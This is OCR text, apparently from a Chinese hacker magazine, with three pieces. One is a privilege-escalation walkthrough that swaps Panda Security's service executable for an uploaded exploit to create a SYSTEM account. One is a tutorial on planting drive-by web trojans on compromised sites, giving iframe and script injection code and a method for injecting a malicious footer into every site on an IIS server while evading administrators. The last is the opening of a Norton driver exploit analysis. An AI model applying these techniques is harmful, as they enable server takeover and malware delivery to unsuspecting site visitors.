


图1

第一步，把我们的本地漏洞利用程序上传到这个文件夹里面，别怕，这个目录是任何人都能控制的，你就放心地传吧！如图2 所示，我先把这个程序改名为1.exe。




图2

第二步，我们把熊猫卫士的主程序PAVSRV51.exe改名为PAVSRV51.old，点击WebShell的"move"命令就可以了。

第三步，把我们上传的1.exe改名字为PAVSRV51.exe。到这里基本就完成了，之后我们需要的就是等服务器重新启动，加载我们的漏洞利用程序就成功地添加用户了。

因为我已经有了服务器的权限了，直接将其重启。查看用户，哈哈，已经成功地添加了用户hacker和密码hacker了，如图3所示，还是系统权限呢。




图3

到这里我就不多说什么了，剩下的事就交给大家自己完成吧。最后我再说说漏洞的修补方法，很简单，只要把熊猫卫士安装目录的权限设低，不让普通用户有执行命令的权限就可以了。

适合读者：入侵爱好者
前置知识：无

又一隐蔽挂马方法

文/图 海啸天鸣(Ansty)

大家入侵成功某个站点或者拿到某个站点的WebShell后干的最多的事情是什么呀？也许大部分人的回答是：挂马。没错，现在肉鸡数量基本上成为了我们这些小菜们的精神动力了，看着自己鸽子上的肉鸡数不断的飞升，相信大家黑站的时候都是信心倍增的吧。

目前网上最常见的挂马代码应该就是以下的三种了。

```
1)<iframe src="网马地址" width=0 height=0></iframe>
2)<script src="网马地址" language=javascript></script>
3)top.document.body.innerHTML = top.document.body.innerHTML + '\r\n<iframe src="网马地址"></iframe>'
```

所以，现在要是你在拿下某网站后就直接在人家主页上把上面的代码敲进去，我敢说，你的网马不能活过两天，当然，要是管理员懒到几个月都不检查一次网站，那就不同了。

除了上面这些办法，我们还有没有其他的方法实现挂马呢？有，就是我下面要介绍的"启用文档页脚法"。我的测试环境是Windows XP SP2、IIS 5.1、PHP 5.1.2、IE 7.0、Opera 9.01、Maxthon2，所有测试在以上平台均通过。

原理 IIS服务响应用户页面请求后，在给用户发送的页面数据后插入一个文档，并且支持JavaScript脚本，然后提供给客户端运行。

要求权限 管理员。因为我们要操作IIS，远程终端也需要管理员，就算远程管理IIS，也还是需要管理员权限。

现在很多免费空间都利用该方法，将其广告页面插入到用户网页尾，实现广告目的。我们可以利用该方法将挂马页面插入到网页之中，而且可以实现批量挂马。

不知道有多少朋友用过51.net的免费空间，想必用过的朋友一定总是想着法子绕过51.net强制给的广告吧。现在想来，51.net加广告的方法应该就是使用了"启用文档页脚"的方法。下面来看看我们应该怎么操作吧。

进入IIS的默认网站，右键点击"属性"，到文档选项卡里把"启用文档页脚"前面的勾点上，然后在浏览框里把你的网马地址填上，如图1所示。我们测试看看，哈哈，比较一下test.htm、ansty.htm还有测试页面蹦出来的警告，如图2所示，说明我们成功了，它能运行HTM文件里面的JS脚本。




图1




图2

我们在选择页脚文件的时候，并不一定必须得是HTML文件，经过我的测试，发现可以使用JS扩展名或者不使用扩展名都可以，但如果使用ASP、PHP作为扩展名就无法运行网马了，而且连原来的PHP脚本都无法执行，ASP更是出现了服务器内部错误。不知道是不是因为我的IIS的问题，因为我的机子上面还装了其他的Web服务软件，如Apache等。小弟不解，望各位高人帮忙解答。

批量挂马一直是我们除了挂马隐蔽性以外的另一个关注重点，有时我们手中的某只肉鸡，上面有很多网站，要是我们在每一个index页面上都把iframe代码复制进去，岂不是要累死？虽然现在有批量挂马工具，不过要是人家看到几乎所有的index文件都被改了，而且还是同一时间段，不知道被挂马了才怪。现在我介绍的这种方法就可以轻松实现批量挂马了，它会在每个页面发出的时候都附加我们的文档进去，而且不用修改文件，要是站长没有管理员权限，根本查不出到底我们在哪挂马了呢。最后，记得将你的页脚文件的文档名起得具有迷惑性，这样你的网马的寿命就能更长了。

适合读者：入侵爱好者、溢出爱好者　　前置知识：汇编语言、缓冲区溢出基本原理

诺顿symtdi.sys本地权限提升漏洞分析与利用

文/图 张东辉 袁野

众所周知，赛门铁克(Symantec)是著名的互联网安全技术的全球领导厂商之一，为企业、个人用户和服务供应商提供广泛的内容和网络安全软件及硬件的解决方案。向全球的企业及服务供应商提供包括病毒防护、防火墙、VPN、风险管理、入侵检测、互联网内容及电子邮件过滤、远程管理技术及安全服务等。赛门铁克旗下的诺顿(Norton)品牌是个人安全产品全球零售市场的领导者，在行业中屡获殊荣。

然而，前不久各大漏洞发布网站相继公布出Symantec Norton安全软件家族普遍存在的一个漏洞——symtdi.sys驱动本地权限提升漏洞。受影响的系统包括Symantec Norton AntiVirus 2006/2005、Norton Personal Firewall 2006/2005、Norton AntiSpam 2005、Client Security 3.1/3.0/2.0、Client Security、Internet Security 2006/2005、Norton System Works 2006/2005、AntiVirus Corporate Edition 9.x/10.1/10.0等等，看来影响面相当广。

漏洞的描述是这样的：Symantec AntiVirus的驱动在处理特定参数时存在漏洞，本地攻击者可能利用此漏洞控制系统。Symantec杀毒软件所使用的"\\.\symTDI"设备驱动在处理IOCTL 0x83022323时没有正确地验证地址空间，如果本地攻击者向IOCTL处理函数提交了特制IRP参数的话，就可能导致覆盖内存，以内核权限执行任意指令。

本文出于对漏洞的好奇和对技术的渴求，我们将共同分析这个漏洞，以遇到问题，解决问题的方式不断学习，不断提高！要清楚理解这个漏洞，首先我们应该具备一些简单知识，例如驱动程序(WDM)、权限提升、Windows系统服务调用等。

相关知识之驱动程序

大家看到"驱动程序"，是不是会很自然地想到了硬件设备，如显卡驱动、网卡驱动等等。事实上，这里首先要明确一点——在很多内核模式编程中，驱动程序并不一定要与某一个实际存在的物理设备相关联，它可以仅创建一个虚拟的设备对象，而这个设备对象不与任何实际的物理设备相关联。因此在很多情况下，用户编写驱动的目的仅仅是要让自己的代码执行在系统的内核态中，以此提高自己的权限。这就是为什么很多安全软件都有很多驱动程序的原因了！

WDM，即Windows Driver Model，是Windows环境下开发驱动程序的有力工具。学习WDM首先就要对系统结构有一个比较深入的了解，起码要了解系统是怎样从用户应用程序一步步通过驱动程序调用到硬件设备的。下面，给出一个某本关于WDM的书中描述的Windows 2000系统结构的一个截图，如图1所示。

